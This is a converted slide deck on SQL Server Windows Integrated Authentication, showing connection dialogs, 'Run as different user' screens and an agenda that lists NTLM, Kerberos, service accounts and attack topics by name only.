

SQL Server Windows Authentication Internals

Mgr. Michael Grafnetter

MVP | MCT

michael.grafnetter@outlook.com

 @MGrafnetter

SQL Server Authentication – Out of Scope

Connect to Server

SQL Server

Server type: Database Engine

Server name: BOOTCAMP-SQL

Authentication: SQL Server Authentication


Login: sa

Password:

Remember password

Connect Cancel Help Options >>

Windows Integrated Authentication – Our Scope



The image shows a Windows 'Connect to Server' dialog box. The title bar reads 'Connect to Server' with a close button on the right. The main heading is 'SQL Server'. Below this, there are several configuration fields:

- Server type:** A dropdown menu set to 'Database Engine'.
- Server name:** A dropdown menu set to 'BOOTCAMP-SQL'.
- Authentication:** A dropdown menu set to 'Windows Authentication'.
- User name:** A dropdown menu set to 'contoso\Admin'.
- Password:** An empty text input field.
- Remember password

At the bottom, there are four buttons: 'Connect' (highlighted with a blue border), 'Cancel', 'Help', and 'Options >>'.

AAD Integrated Authentication – Out of Scope

Connect to Server

SQL Server

Server type: Database Engine

Server name: BOOTCAMP-SQL

Authentication: Azure Active Directory - Integrated

User name: contoso\Admin

Password:

Remember password

Connect Cancel Help Options >>


Agenda

- Windows Integrated Authentication Overview
- WIA Under the Hood
 - NTLM
 - Kerberos (Security Best Practices, Delegation)
- SQL Server Identity
 - Built-In Identities
 - Service Accounts
 - Group Managed Service Accounts
- Common Misconfigurations and Attacks
 - SQL Server MITM
 - NTLM Relay
 - Dumping LSA Secrets
 - Kerberoasting




WIA Overview

Windows Logon



Single Sign-On (SSO)




The image shows a Windows dialog box titled "Connect to Server" with a close button (X) in the top right corner. The main heading is "SQL Server". Below this, there are several input fields and a checkbox:


- Server type:** A dropdown menu showing "Database Engine".
- Server name:** A dropdown menu showing "BOOTCAMP-SQL".
- Authentication:** A dropdown menu showing "Windows Authentication".
- User name:** A dropdown menu showing "contoso\Admin".
- Password:** An empty text input field.
- Remember password

At the bottom of the dialog, there are four buttons: "Connect", "Cancel", "Help", and "Options >>".

Run as Different User



Run as Different User



The image shows a Windows Security dialog box titled "Run as different user". The dialog is for the application "C:\Program Files (x86)\Microsoft SQL Server Management Studio 18\Common7\IDE\Ssms.exe". It contains a text field with "john.doe", a password field with masked characters and a visibility icon, and a "Domain: contoso" label. Below these are "More choices" with options for "Use a different account" and "Connect a smart card". At the bottom are "OK" and "Cancel" buttons.

Windows Security

Run as different user

Please enter credentials to use for C:\Program Files (x86)\Microsoft SQL Server Management Studio 18\Common7\IDE\Ssms.exe.

john.doe

.....

Domain: contoso

More choices

- Use a different account
- Connect a smart card


OK Cancel

Run as Different User

The screenshot shows the Windows Settings application window titled "DevModeRunAsUserConfig - [Start Menu and Taskbar]". The window has a menu bar with "File", "Action", "View", "Favorites", "Window", and "Help". Below the menu bar is a toolbar with navigation icons. The main content area is divided into a left sidebar and a main pane. The sidebar shows "Start Menu and Taskbar" and "Notifications". The main pane displays a list of settings for "Start Menu and Taskbar". The setting "Show 'Run as different user' command on Start" is highlighted in blue. Below the list are tabs for "Extended" and "Standard". At the bottom left, it says "98 setting(s)".


Setting	State	Comment
Show or hide "Most used" list from Start menu	Not configured	No
Show "Run as different user" command on Start	Enabled	No
Add the Run command to the Start Menu	Not configured	No
